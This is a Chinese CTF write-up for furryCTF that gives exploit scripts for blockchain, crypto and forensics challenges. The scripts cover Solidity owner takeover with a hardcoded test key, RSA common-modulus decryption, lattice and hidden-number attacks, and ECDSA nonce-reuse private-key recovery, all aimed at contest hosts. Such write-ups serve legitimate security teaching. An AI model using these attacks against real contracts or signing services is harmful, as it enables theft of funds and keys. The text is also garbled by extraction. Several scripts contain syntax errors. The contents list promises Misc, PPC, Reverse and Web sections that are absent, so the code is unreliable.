

Blockchain 类

1.1 Blockchain-好像忘了啥

Crypto 类

2.1 Crypto-GZRSA

2.2 Crypto-Hide

2.3 Crypto-lazy signer

2.4 Crypto-Tiny Random

2.5 Crypto-迷失

Forensics 类

3.1 Forensics-谁动了我的钱包

3.2 Forensics-深夜来客

Misc 类

4.1 Misc-CyberChef

4.2 Misc-困兽之斗

4.3 Misc-签到题

PPC 类

5.1 PPC-Emoji Engine

5.2 PPC-flagReader

5.3 PPC-你是说这是个数学题?

Reverse 类

6.1 Reverse-ezvm

6.2 Reverse-Lua

6.3 Reverse-RRRacket

Web 类

7.1 Web-babypop

7.2 Web-CCPreview

7.3 Web-ezmd5

7.4 Web-PyEditor

7.5 Web-SSO Drive

7.6 Web-猫猫最后的复仇

7.7 Web-命令终端

7.8 Web-下一代有下一代的问题

Blockchain-好像忘了啥

通过审计源码，发现 `getStatus()` 函数存在严重的逻辑漏洞：

```
// 源码第 48 行
function getStatus() public returns (address, uint256) {
    return (owner = msg.sender, balance);
}
```

漏洞：该函数本意可能是返回当前的 `owner` 和 `balance`，但在 Solidity 中，开发者错误地使用了赋值运算符 `=` 而非比较运算符 `==`（或者单纯想返回变量却写成了赋值）。后果：任何调用 `getStatus()` 的地址都会被立即赋值给 `owner` 变量。这意味着攻击者可以通过调用此函数，直接篡改合约的所有者权限。

三步：

权限窃取：攻击者调用 `getStatus()` 函数。由于上述漏洞，合约的 `owner` 变更为攻击者的钱包地址。

提款操作：攻击者调用 `withdrawAll()` 函数。

该函数包含检查 `require(msg.sender == owner, "Only owner can withdraw");`。

由于第一步已获取权限，此检查通过。

获取 Flag：`withdrawAll()` 函数执行成功后，会清空余额并触发事件：

`emit FlagRevealed(msg.sender, flag);`
Flag 以明文形式存储在交易日志（Logs）中。

Payload:

```
import sys
from web3 import Web3
from web3.exceptions import ContractLogicError

# ===== 配置区域 =====
# 题目提供的连接信息
RPC_URL = "http://furryctf.com:34081/rpc/" # 请确认端口号与当前环境一致
PRIVATE_KEY = "0xdb9a4095ba7ba08bcde362fcf95c399ca172fb628dee9fe069164baebaa5e8de"
CONTRACT_ADDR = "0x4ECF8Be5dFC816FbC9CaC72DDE3e6a03Cf4DCEd8"
CHAIN_ID = 1337

# 合约 ABI（精简版）
ABI = [
    {
        "inputs": [],
        "name": "getStatus",
        "outputs": [{"internalType": "address", "name": "", "type": "address"}, {"internalType": "uint256", "name": "", "type": "uint256"}],
        "stateMutability": "nonpayable",
        "type": "function",
    },
    {
        "inputs": [],
        "name": "withdrawAll",
        "outputs": [],
        "stateMutability":
```

```

"nonpayable", "type": "function"},
    {"anonymous": False, "inputs": [{"indexed": True, "internalType": "address",
"name": "revealer", "type": "address"}, {"indexed": False, "internalType":
"string", "name": "flag", "type": "string"}], "name": "FlagRevealed", "type":
"event"}
]

```

```

def solve():
    # 1. 连接区块链
    print(f"[*] Connecting to {RPC_URL}...")
    w3 = Web3(Web3.HTTPProvider(RPC_URL))

    if not w3.is_connected():
        print(f"[-] Connection failed. Please check VPN or Port.")
        return

    # 2. 加载账户
    account = w3.eth.account.from_key(PRIVATE_KEY)
    print(f"[+] Attacker Account: {account.address}")

    contract = w3.eth.contract(address=CONTRACT_ADDR, abi=ABI)

    # 定义发送交易的辅助函数
    def send_tx(func_call, description):
        print(f"\n[*] Action: {description}")
        try:
            # 构建交易
            tx = func_call.build_transaction({
                'from': account.address,
                'nonce': w3.eth.get_transaction_count(account.address),
                'gas': 500000,
                'gasPrice': w3.eth.gas_price,
                'chainId': CHAIN_ID
            })

            # 签名交易
            signed_tx = w3.eth.account.sign_transaction(tx, PRIVATE_KEY)

            # === 兼容性处理 ===
            # 处理不同版本 web3.py 的属性名差异 (rawTransaction vs
raw_transaction)
            if hasattr(signed_tx, 'rawTransaction'):
                raw_tx = signed_tx.rawTransaction
            elif hasattr(signed_tx, 'raw_transaction'):

```

```

        raw_tx = signed_tx.raw_transaction
    else:
        raw_tx = signed_tx['rawTransaction']
    # =====

    # 发送并等待
    tx_hash = w3.eth.send_raw_transaction(raw_tx)
    print(f"    -> Transaction sent: {tx_hash.hex()}")

    receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
    if receipt.status == 1:
        print("    -> [SUCCESS] Transaction confirmed.")
        return receipt
    else:
        print("    -> [FAILED] Transaction reverted.")
        return None

except Exception as e:
    print(f"    -> [ERROR] {e}")
    return None

# Step 1: 触发漏洞, 夺取 Owner 权限
receipt1 = send_tx(contract.functions.getStatus(), "Calling getStatus() to
steal ownership")
if not receipt1:
    return

# Step 2: 提款并获取 Flag
receipt2 = send_tx(contract.functions.withdrawAll(), "Calling withdrawAll()
to trigger FlagRevealed")
if not receipt2:
    return

# Step 3: 解析日志
print("\n[*] Parsing logs for Flag...")
try:
    logs = contract.events.FlagRevealed().process_receipt(receipt2)
    if logs:
        flag = logs[0]['args']['flag']
        print("\n" + "="*50)
        print(f"❏ FLAG FOUND: {flag}")
        print("="*50)
    else:
        print("[-] No FlagRevealed event found in logs.")

```

```
except Exception as e:
    print(f"[-] Error parsing logs: {e}")

if __name__ == "__main__":
    solve()
```

Flag 是: furryCTF{0876a5db6d3b_welCOMe_T0_6LOCKcH4inS_Wor1D_awA}

Crypto-GZRSA

打开题目看到给了 n , e , c , 但是 1024 位 n 一般无法分解, 尝试重新开启一个容器, 发现 n 没变化, 尝试 RSA 共模攻击

解题脚本:

```
import binascii

# 迭代实现扩展欧几里得算法
def gcdext(a, b):
    old_r, r = a, b
    old_s, s = 1, 0
    old_t, t = 0, 1

    while r != 0:
        quotient = old_r // r
        old_r, r = r, old_r - quotient * r
        old_s, s = s, old_s - quotient * s
        old_t, t = t, old_t - quotient * t
    return (old_r, old_s, old_t)

# 计算模逆
def mod_invert(a, m):
    g, x, y = gcdext(a, m)
    if g != 1:
        raise ValueError("逆元不存在 (a 与 m 不互质)")
    else:
        return x % m

# 安全的模幂运算 (支持负指数)
def safe_pow(a, b, mod):
    if b >= 0:
        return pow(a, b, mod)
    else:
        # 负指数:  $a^b \bmod \text{mod} = (a^{|b|} \bmod \text{mod})$  的逆元  $\bmod \text{mod}$ 
        a_inv = mod_invert(a, mod)
        return pow(a_inv, -b, mod)

# 整数转字符串
def n2s(num):
    hex_str = hex(num)[2:]
    if len(hex_str) % 2 != 0:
        hex_str = '0' + hex_str
```

```

try:
    return binascii.unhexlify(hex_str).decode('utf-8', errors='replace')
except:
    return "转换失败：非有效十六进制"

# 输入参数
n = 993708569970883041020646247362248745818367013119892397617946562770991663886
8097166442036888775403492012601223842387281483424179091915473056424021013584591
6564086334858507828191236493378726741794938746466836901189209834556144922005745
055872736889127057918927309974953121047349993806809949614104325641587216727
e1 = 58493
e2 = 2503
c1 = 90217373398590006896770134052221658174303243556659582278039027500922567007
7034202238281626151337312043961101508110027295632803728706975651573965700571764
9126780179983299325892981998094375777567685506864089828698902728829042565527647
8942107518236246231719675783101914929904516781120502116014951310911226626333
c2 = 92291410245979395092697195468419004615168669106311922542084425251649399543
7736017806556867676294281702630644805226257344525991364375086130086674225590708
1564035739826252220216405658655563696751382840763555219514437150127875213339583
7498536173766873805767232386020491442398559993409675740197016854792558457338

# 计算扩展欧几里得系数
s = gcdext(e1, e2)
s1 = s[1]
s2 = -s[2]

# 计算 c2 的模逆
try:
    c2_inv = mod_invert(c2, n)
except ValueError as e:
    print("错误：{}".format(e))
    exit()

# 计算明文 m（使用支持负指数的 safe_pow）
m = (safe_pow(c1, s1, n) * safe_pow(c2_inv, s2, n)) % n

# 输出结果
print("明文整数：{}".format(m))
print("明文字符串：{}".format(n2s(m)))

输出结果：

明          文          整          数          :
6773098647098315198135965244976940427740693338757500473995584865079965743924596
4249162797232593369451418908493375334947908477

```

明文字符串: furryCTF {c83349d65348_EasY_Rs4_wlTh_GzCT1_Fr4MEwOrk}

得到 flag: furryCTF {c83349d65348_EasY_Rs4_wlTh_GzCT1_Fr4MEwOrk}

Crypto-Hide

观察 hide.py 源码:

秘密值处理: $m = \text{bytes_to_long}(\text{pad}(\text{flag}))$ 。Flag 长度 44 字节, pad 函数在末尾加了 20 个 $\backslash\text{x00}$ 。

意味着 $m = \text{flag_long} \times 2^{8 \times 20} = \text{flag_long} \times 2^{160}$ 。

秘密值 m 的低 160 位全是 0。

生成过程:

选取 1024 位的素数 x 。

生成 6 个随机系数 A_i 。

计算 $B_i = A_i \cdot m \backslash p \text{mod } x$ 。

给出 $C_i = B_i \backslash p \text{mod } 2^{256}$, 即 B_i 的低 256 位。

已知信息:

模数 x 。

系数列表 A (6 个)。

低位结果列表 C (6 个)。

构造 payload:

```
import sys
```

1. 题目数据

```
x
1106835993274032608595668778627919352048726002394799933784361527472232071906784
7401093136218675032176665452686342424686967633369732112667830448694568679508039
5648349877677057955164173793663863515499851413035327922547849659421761457454306
471948196743517390862534880779324672233898414340546225036981627425482221
```

```
A
[701003776832349281406805894817485351188239827633277612158507940767833079309280
0035269526181957255399672652011111654741599608887098109580353765882969176288829
6987838096230461456681336360754325244409152575795618716853148893704898601858065
32259458628868370653070766497850259451961004644017942384235055797395644,
7451200836768139157661542256376911130429966767906104776880811393998248361954488
700832886227215382856255233088496906580861267829681506163090926448703049851520
5945409196895262234718614260957254975710279342652228479962579024469747515059843
56357598199691411825903191674839607030952271799209449395136250172915515,
2517103416604506504876646808847886208365489626278837400868676635698349206482115
3256216151343757671494619313358321028585201126451603499400800590845023208694587
391285590589987217187687050281895414694052494854484429781394388002744894639155
26151654081202939476333828109332203871789408483221357748609311358075355,
5230634426875823079376044539259873066225432496211508495683368045077622619192637
1213996086940760151950121664838769606693834086936533634419430890689801544767742
7094805657384732789682170816296976329170594993568913709021541136709302484474684
93869766005495777084987102433647416014761261066086936748326218115032801,
2648050784571648217531939202354197938389512824250133239934656370441229591673153
5668103429787807968421034744080267485697692898606667670843332126745304699106862
```

```

3163175979485270114239163488971221423203960113724832529105809531474578690363155
1946386508619385174979529538717455213294397556550354362466891057541888,
4166766374977094264345277893694623030532483103866451849932564813429296670145052
3281950588892928804083327778272510728557111663813892907372034758144585576023548
2780237034010688554625366515137615328717970184763824720864705584623006054834086
2356687738774258116075051088973344675967295352247188827680132923498399]

```

```

C
=
[96354217664113218713079763550257275104215355845815212539932683912934781564627,
30150406435560693444237221479565769322093520010137364328243360133422483903497,
70602489044018616453691889149944654806634496215998208471923855476473271019224,
48151736602211661743764030367795232850777940271462869965461685371076203243825,
103913167044447094369215280489501526360221467671774409004177689479561470070160,
84110063463970478633592182419539430837714642240603879538426682668855397515725]

```

```
# 2. 构造 HNP Lattice
```

```
num_samples = 6
```

```
lsb_bits = 256
```

```
pad_bits = 160
```

```
# SageMath 内置 inverse_mod
```

```
inv_256 = inverse_mod(2^lsb_bits, x)
```

```
U_prime = [(a * inv_256 * (2^pad_bits)) % x for a in A]
```

```
S = [(c * inv_256) % x for c in C]
```

```
W = 2^416
```

```
K = 2^768
```

```
# 构造矩阵 (Sage 语法)
```

```
dim = num_samples + 2
```

```
M = Matrix(ZZ, dim, dim)
```

```
for i in range(num_samples):
```

```
    M[i, i] = x
```

```
for i in range(num_samples):
```

```
    M[num_samples, i] = U_prime[i]
```

```
M[num_samples, num_samples] = W
```

```
for i in range(num_samples):
```

```
    M[num_samples+1, i] = -S[i]
```

```
M[num_samples+1, num_samples+1] = K
```

```
# 3. 强力规约
```

```
print("正在 SageMath 中运行 LLL...")
```

```
L = M.LLL()
```

```
# 4. 提取 Flag
```

```
for row in L:
```

```

if abs(row[num_samples+1]) == K:
    val = row[num_samples]
    m_prime = abs(val) // W
    m_recovered = m_prime * (2^pad_bits)

    # 将 Sage 整数转换为 Python int 以使用 to_bytes
    val_int = int(m_recovered)
    if val_int < 0: continue

    try:
        # 替代 long_to_bytes 的原生写法
        # (bit_length + 7) // 8 计算字节数
        flag_bytes = val_int.to_bytes((val_int.bit_length() + 7) // 8,
'big')

        if b'pofp{' in flag_bytes:
            print("\n" + "="*30)
            # strip 去除右侧的 padding \x00
            print(f"FLAG FOUND: {flag_bytes.strip(b'\\x00').decode()}")
            print("="*30)
            break
    except Exception as e:
        continue

```

在网站: [Sage Cell Server](#) 输入

得到 flag:pofp{8bbda68c-9a6f-41dd-bf27-a143d2644a9aaa}

Crypto-lazy signer

通过审计代码：

加密算法：Flag 使用 AES-ECB 加密，密钥 aes_key 是私钥 \$d\$ 的 SHA256 哈希值。

签名算法：使用标准的 ECDSA（SECP256k1 曲线）。

漏洞点：在 main() 函数中，k_nonce 在 while 循环外生成。这意味着无论你请求签名多少次，服务器使用的都是同一个随机数 k。

ECDSA 签名公式为：

$$s = k^{-1} (z + r \cdot d) \pmod n$$

其中：

z：消息的哈希值。

k：随机数（Nonce）。

r：kG 点的横坐标对 \$n\$ 取模的结果。

d：私钥。

当 k 被重用时，我们对两个不同的消息 \$m_1, m_2\$ 进行签名，得到 \$(r, s_1)\$ 和 \$(r, s_2)\$。注意由于 k 没变，\$r\$ 也是一样的。

$$s_1 \equiv k^{-1}(z_1 + r \cdot d) \pmod n$$

$$s_2 \equiv k^{-1}(z_2 + r \cdot d) \pmod n$$

第一步：求出 k

将两式相减，消除私钥 d：

$$s_1 - s_2 \equiv k^{-1}(z_1 - z_2) \pmod n$$

$$k \equiv (z_1 - z_2) \cdot (s_1 - s_2)^{-1} \pmod n$$

第二步：求出私钥 d

得到 k 后，代入第一个等式：

$$d \equiv (s_1 \cdot k - z_1) \cdot r^{-1} \pmod n$$

构造 payload：

```
from pwn import *  
  
from Crypto.Cipher import AES  
  
from Crypto.Util.Padding import unpad  
  
import hashlib  
  
import re
```

```

# 配置连接信息

HOST = 'ctf.furryctf.com'

PORT = 35561

# SECP256k1 曲线参数
n = 0xfffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141

def solve():
    # 开启连接
    print(f"[*] 正在连接 {HOST}:{PORT} ...")
    io = remote(HOST, PORT)

    # 1. 获取加密的 Flag
    # 接收直到 "Encrypted Flag (hex): " 出现
    io.recvuntil(b"Encrypted Flag (hex): ")
    # 读取后面的一行（即密文）
    enc_flag_hex = io.recvline().strip().decode()
    print(f"[+] 获取到加密 Flag: {enc_flag_hex}")

    # 定义一个函数用来与服务器交互获取签名
    def get_signature(msg):
        io.recvuntil(b"Option: ")
        io.sendline(b"1") # 选择签名功能
        io.recvuntil(b"Enter message to sign: ")
        io.sendline(msg.encode()) # 发送消息
        # 接收结果行，例如: "Signature (r, s): (12345..., 67890...)"
        io.recvuntil(b"Signature (r, s): ")
        line = io.recvline().decode()
        # 使用正则提取括号里的两个数字
        nums = re.findall(r'\d+', line)
        r = int(nums[0])
        s = int(nums[1])
        return r, s

    # 2. 自动进行两次签名

    print("[*] 正在发送第一次签名请求...")

```

```

msg1 = "1"
r1, s1 = get_signature(msg1)
print(f"    msg: {msg1} -> r: {r1}, s: {s1}")
print("[*] 正在发送第二次签名请求...")
msg2 = "2"
r2, s2 = get_signature(msg2)
print(f"    msg: {msg2} -> r: {r2}, s: {s2}")
# 检查 r 是否相同（确认漏洞存在）
if r1 != r2:
    print("[-] 警告: r 值不相同！可能不是随机数复用漏洞，或者服务器重置了连接。")
    return
# 3. 本地计算私钥
print("[*] 检测到 Nonce 复用，正在计算私钥...")
# 计算消息的哈希整数 z
z1 = int.from_bytes(hashlib.sha256(msg1.encode()).digest(), 'big')
z2 = int.from_bytes(hashlib.sha256(msg2.encode()).digest(), 'big')
# 核心公式:  $k = (z1 - z2) * (s1 - s2)^{-1} \bmod n$ 
s_diff = (s1 - s2) % n
s_diff_inv = pow(s_diff, -1, n)
z_diff = (z1 - z2) % n
k = (z_diff * s_diff_inv) % n
#  $d = (s1 * k - z1) * r^{-1} \bmod n$ 
r_inv = pow(r1, -1, n)
d = (s1 * k - z1) % n * r_inv % n
print(f"[+] 算出私钥 d: {d}")
# 4. 解密 Flag
try:
    aes_key = hashlib.sha256(str(d).encode()).digest()
    cipher = AES.new(aes_key, AES.MODE_ECB)
    encrypted_bytes = bytes.fromhex(enc_flag_hex)
    flag = unpad(cipher.decrypt(encrypted_bytes), 16)
    print("\n" + "=" * 50)

```

```
print(f"☐ 成功拿到 Flag: {flag.decode()}")
print("=" * 50 + "\n")
except Exception as e:
    print(f"[-] 解密失败: {e}")
Finally:
    io.close()
if __name__ == "__main__":
    solve()
得到 flag:POFP {33e23a9c-089d-44a8-8c38-3c3bc8092a44}
```

Crypto-Tiny Random

审计代码

对于每一个签名 i , 有: $k_i \equiv t_i \cdot d + u_i \pmod{n}$ 其中 $t_i = s_i^{-1} r_i \pmod{n}$, $u_i = s_i^{-1} h_i \pmod{n}$ 。

为了消除私钥 d , 我们利用两个签名 (例如 $i = 0$ 和 $i = j$): $d \equiv t_0^{-1}(k_0 - u_0) \pmod{n}$ 代入第 j 个方程: $k_j \equiv t_j t_0^{-1}(k_0 - u_0) + u_j \pmod{n}$ 整理得: $k_j - (t_j t_0^{-1}) k_0 \equiv (u_j - t_j t_0^{-1} u_0) \pmod{n}$

设 $A_j = t_j t_0^{-1} \pmod{n}$, $B_j = u_j - A_j u_0 \pmod{n}$, 则有: $k_j - A_j k_0 - C_j n = B_j$

2. 构造格 (Lattice)

我们需要构造一个格, 使得目标向量 $(k_1, k_2, \dots, k_m, k_0, X)$ 包含在其中。构造如下矩阵 M :

$$M = \begin{pmatrix} n & 0 & \dots & 0 & 0 & 0 \\ 0 & n & \dots & 0 & 0 & 0 \\ \vdots & \vdots & \ddots & \vdots & \vdots & \vdots \\ -A_1 & -A_2 & \dots & -A_m & 1 & 0 \\ -B_1 & -B_2 & \dots & -B_m & 0 & 2^{128} \end{pmatrix}$$

通过 LLL 算法对该矩阵进行基约减, 最短向量中极大概率包含 k_i 的信息, 从而反推出 d 。

攻击脚本:

```
import socket
import json
import hashlib
from fractions import Fraction

HOST = 'ctf.furryctf.com'
PORT = 36724

N = 0xfffffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364141
P = 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffc2f
A, B = 0, 7
Gx = 0x79be667ef9dcbbac55a06295ce870b07029bfcd2dce28d959f2815b16f81798
Gy = 0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8

def inverse(a, n): return pow(a, -1, n)

def point_add(p1, p2):
    if p1 is None: return p2
    if p2 is None: return p1
    x1, y1 = p1
    x2, y2 = p2
    if x1 == x2 and y1 != y2: return None
    if x1 == x2:
        m = (3 * x1 * x1 + A) * inverse(2 * y1, P)
```

```

else:
    m = (y1 - y2) * inverse(x1 - x2, P)
    m %= P
    x3 = (m * m - x1 - x2) % P
    y3 = (m * (x1 - x3) - y1) % P
    return (x3, y3)

def point_mul(k, p):
    res, add = None, p
    while k > 0:
        if k & 1: res = point_add(res, add)
        add = point_add(add, add)
        k >>= 1
    return res

def dot_product(v1, v2): return sum(v1[i] * v2[i] for i in range(len(v1)))

def gram_schmidt(basis):
    n = len(basis)
    ortho = []
    mu = [[Fraction(0)*n] for _ in range(n)] # Placeholder
    mu = [[Fraction(0) for _ in range(n)] for _ in range(n)]
    for i in range(n):
        b_star = list(basis[i])
        for j in range(i):
            dot_val = dot_product(basis[i], ortho[j])
            norm_val = dot_product(ortho[j], ortho[j])
            mu[i][j] = Fraction(dot_val, norm_val) if norm_val != 0 else
Fraction(0)
            for k in range(len(b_star)): b_star[k] -= mu[i][j] * ortho[j][k]
        ortho.append(b_star)
    return ortho, mu

def lll_reduction(basis, delta=Fraction(99, 100)):
    n = len(basis)
    ortho, mu = gram_schmidt(basis)
    k = 1
    while k < n:
        for j in range(k - 1, -1, -1):
            if abs(mu[k][j]) > Fraction(1, 2):
                q = int(round(float(mu[k][j])))
                for idx in range(len(basis[k])): basis[k][idx] -= q * basis[j][idx]
            ortho, mu = gram_schmidt(basis)

```

```

        if dot_product(ortho[k], ortho[k]) >= (delta - mu[k][k-1]**2) *
dot_product(ortho[k-1], ortho[k-1]):
            k += 1
        else:
            basis[k], basis[k-1] = basis[k-1], basis[k]
            ortho, mu = gram_schmidt(basis)
            k = max(k - 1, 1)
    return basis

def attack():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((HOST, PORT))

    def recv_json(): return json.loads(sock.recv(4096).decode().split('\n')[0])
    def send_json(d): sock.sendall((json.dumps(d) + '\n').encode())

    recv_json() # Skip pubkey
    sigs = []
    for i in range(5):
        send_json({"op": "sign", "msg": str(i)})
        resp = recv_json()
        r, s, h = int(resp['r'], 16), int(resp['s'], 16), int(resp['h'], 16)
        si = inverse(s, N)
        sigs.append((si * r) % N, (si * h) % N)

    t0, u0 = sigs[0]
    t0_inv = inverse(t0, N)
    params = [(ti * t0_inv) % N, (ui - (ti * t0_inv * u0)) % N for ti, ui in sigs[1:]]

    SCALE = 2**128
    matrix = []
    matrix.append([-p[0] for p in params] + [1, 0])
    for i in range(len(params)):
        row = [0] * (len(params) + 2)
        row[i] = N
        matrix.append(row)
    matrix.append([-p[1] for p in params] + [0, SCALE])

    reduced = lll_reduction([[Fraction(x) for x in r] for r in matrix])

    priv_d = None
    for row in reduced:
        if abs(row[-1]) == SCALE:
            k0 = int(row[-2]) if row[-1] == SCALE else -int(row[-2])

```

```

        priv_d = ((k0 - u0) * t0_inv) % N
        break

    if priv_d:
        target_msg = b"give_me_flag"
        h_t = int(hashlib.sha256(target_msg).hexdigest(), 16)
        k_f = 1337
        r_f = point_mul(k_f, (Gx, Gy))[0]
        s_f = (inverse(k_f, N) * (h_t + r_f * priv_d)) % N
        send_json({"op": "flag", "r": hex(r_f), "s": hex(s_f)})
        print(f"Result: {recv_json()}")
    sock.close()

if __name__ == "__main__":
    attack()

```

Flag:P0FP{0c2c840f-2a95-4b5e-ad61-29d4c2871237}

Crypto-迷失

通过审计代码

加密算法：实现了一种保序加密。它将 范围内的明文字符映射到 的密文区间。
0-2550-65535

保序性：该算法的核心特征是：如果明文 $m_1 < m_2$ ，那么对应的密文 $c_1 < c_2$ 。结构：
密文由 2 字节（16 位）的块组成（）。long_to_bytes(cipher_int, 2) 已知信息：

脚本：

```
import string
def solve():
    # 原始密文十六进制
    m_hex = "4ee06f407770280066806d00609167402800689173402800668074f17200720079004271550046e07b0050006d0065c06091734074f1720065c05f4050f174f165c0720079005f404f7072003a6065c072005f405000720065c0734065c03af0768068916e8067405f406295720079007000740068916f406e805f406f4077706f407cf128002f4928006df06091650065c0280061e17900280050f150f13c5938d4382039403940379037903b8039d038203b802800714077707140"

    # 1. 拆分密文（每 2 字节一个块）
    chunks = [m_hex[i:i+4] for i in range(0, len(m_hex), 4)]

    # 2. 已知明文信息
    prefix = "Now flag is furryCTF{"
    suffix = "} - made by QQ:3244118528 qwq"

    # 3. 建立密文 -> 字符的映射
    mapping = {}
    for i in range(len(prefix)):
        mapping[chunks[i]] = prefix[i]
    for i in range(len(suffix)):
        mapping[chunks[-(len(suffix)-i)]] = suffix[i]

    # 4. 获取 Flag 中间部分的密文块
    flag_chunks = chunks[len(prefix) : -len(suffix)]

    # 5. 基于保序性的推导逻辑
    # 获取已知的字符集并按数值排序
    sorted_known = sorted([(int(k, 16), v) for k, v in mapping.items()])

    def get_char(chunk_hex):
        if chunk_hex in mapping:
            return mapping[chunk_hex]

        val = int(chunk_hex, 16)
        # 尝试通过高位字节直接猜测（OPE 常用性质）
        high_byte = val >> 8
        if chr(high_byte) in (string.ascii_letters + "_"):
            return chr(high_byte)

        # 尝试通过区间夹逼推断数字
```

```

    for i in range(len(sorted_known) - 1):
        c1, char1 = sorted_known[i]
        c2, char2 = sorted_known[i+1]
        if c1 < val < c2:
            # 如果区间极窄，可能就是中间的字符
            if ord(char2) - ord(char1) == 2:
                return chr(ord(char1) + 1)
    return "?"
# 6. 还原结果
flag_inner = "".join([get_char(c) for c in flag_chunks])
print(f"Flag: furryCTF{{{flag_inner}}}")
solve()

```

Flag:furryCTF{Pleasure_Query_Order_Prese7ving_Encryption_owo}

Forensics-谁动了我的钱包

通过网站进入：[TESTNET Sepolia \(ETH\) Blockchain Explorer](#)

输入 0x35710Be7324E7ca3DD7493e4A2ba671AB51452c8

跳转发现有五个地址

采用剥洋葱的方式

点击这个地址（大额转账）0x26A087A9871ec954416C027d2Aa403049fc25dbd

依次陆续点击

0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd

0xbD7282b9BDF3e26caEdD4085810D348992067160

0x6B26F4B3FE1EF16f16ced4a3aE04d6D50640DAF6

0x39B729083E1250b2b33c9f970fbfa5B6B4e60621

0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

Etherscan Home Blockchain Tokens NFTs More

Address 0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

Overview
ETH BALANCE
0.766261860885125344 ETH

More Info
TRANSACTIONS SENT
Latest: N/A First: N/A
FUNDED BY
0xc00Cc3CA...D14Ac32d0 | 15 days ago

Multichain Info
N/A

Transactions Token Transfers (ERC-20)

Latest 4 from a total of 4 transactions

| Transaction Hash | Method | Block | Date Time (UTC) | From | To | Amount | Txn Fee |
|------------------|----------|----------|---------------------|------------------------|------------------------|----------------|------------|
| 0x26653a0860... | Transfer | 10051619 | 2026-01-15 21:03:12 | 0x39B72908...6B4e60621 | 0xFF7C350e...603b7DB72 | 0.19824268 ETH | 0.00002648 |
| 0x2decdec2c... | Transfer | 10051617 | 2026-01-15 21:02:48 | 0x3D89ce58...6D851Bd81 | 0xFF7C350e...603b7DB72 | 0.21311768 ETH | 0.00002928 |
| 0xb50f8fa5629... | Transfer | 10051573 | 2026-01-15 20:54:00 | 0x9ED0E665...570F67268 | 0xFF7C350e...603b7DB72 | 0.21075846 ETH | 0.00002657 |
| 0x67bf23e8d44... | Transfer | 10051543 | 2026-01-15 20:48:00 | 0xc00Cc3CA...D14Ac32d0 | 0xFF7C350e...603b7DB72 | 0.14414303 ETH | 0.00002934 |

全部汇入这个账号

POFP {0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72}

Forensics-深夜来客

| No | Time | Source | Destination | Protocol | Length | Info |
|-------|------------|-----------------|-----------------|----------|--------|------------------------------------------------------------------------------------------------------------------------|
| 22100 | 845.672195 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22101 | 846.426179 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22102 | 845.424674 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22103 | 846.691546 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22104 | 847.428821 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22105 | 848.423684 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22106 | 851.907426 | 192.168.136.129 | 192.168.136.1 | TCP | 74 | 37736 -> 80 [SYN] Seq=632128 Len=0 MSS=1460 SACK_PERM TSval=992178741 TSecr=0 WS=128 |
| 22107 | 851.907809 | 192.168.136.1 | 192.168.136.129 | TCP | 74 | 80 -> 37736 [SYN, ACK] Seq=0 Ack=1 Wlen=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=14341507 TSecr=992178741 |
| 22108 | 851.908053 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 37736 -> 80 [ACK] Seq=1 Ack=1 Wlen=32128 Len=0 TSval=992178742 TSecr=14341507 |
| 22109 | 851.908400 | 192.168.136.129 | 192.168.136.1 | HTTP | 967 | POST /login.html HTTP/1.1 (application/javascript) |
| 22110 | 851.918147 | 192.168.136.1 | 192.168.136.129 | TCP | 471 | 80 -> 37736 [PSH, ACK] Seq=1 Ack=902 Wlen=64512 Len=409 TSval=143415117 TSecr=992178742 [TCP PDU reassembled in 22112] |
| 22111 | 851.918218 | 192.168.136.1 | 192.168.136.129 | TCP | 1514 | 80 -> 37736 [ACK] Seq=406 Ack=902 Wlen=64512 Len=1448 TSval=143415117 TSecr=992178742 [TCP PDU reassembled in 22112] |
| 22112 | 851.918218 | 192.168.136.1 | 192.168.136.129 | HTTP | 562 | HTTP/1.0 200 HTTP OK (text/html) |
| 22113 | 851.918581 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 37736 -> 80 [ACK] Seq=902 Ack=406 Wlen=31872 Len=0 TSval=992178752 TSecr=143415117 |
| 22114 | 851.918574 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 37736 -> 80 [FIN, ACK] Seq=902 Ack=2170 Wlen=31872 Len=0 TSval=992178752 TSecr=143415117 |
| 22115 | 851.918121 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 37736 -> 80 [FIN, ACK] Seq=902 Ack=2170 Wlen=31872 Len=0 TSval=992178752 TSecr=143415117 |
| 22116 | 851.918610 | 192.168.136.1 | 192.168.136.129 | TCP | 66 | 80 -> 37736 [ACK] Seq=2370 Ack=903 Wlen=64512 Len=0 TSval=143415119 TSecr=992178753 |
| 22117 | 852.008729 | 192.168.136.1 | 192.168.136.129 | TCP | 66 | 80 -> 37736 [FIN, ACK] Seq=2370 Ack=903 Wlen=64512 Len=0 TSval=143416888 TSecr=992178753 |
| 22118 | 852.009051 | 192.168.136.129 | 192.168.136.1 | TCP | 66 | 37736 -> 80 [ACK] Seq=903 Ack=3371 Wlen=31872 Len=0 TSval=992178953 TSecr=143416888 |
| 22119 | 852.718436 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
| 22120 | 852.424630 | Vmware_c0:00:00 | Broadcast | ARP | 42 | Who has 192.168.136.27 Tell 192.168.136.1 |
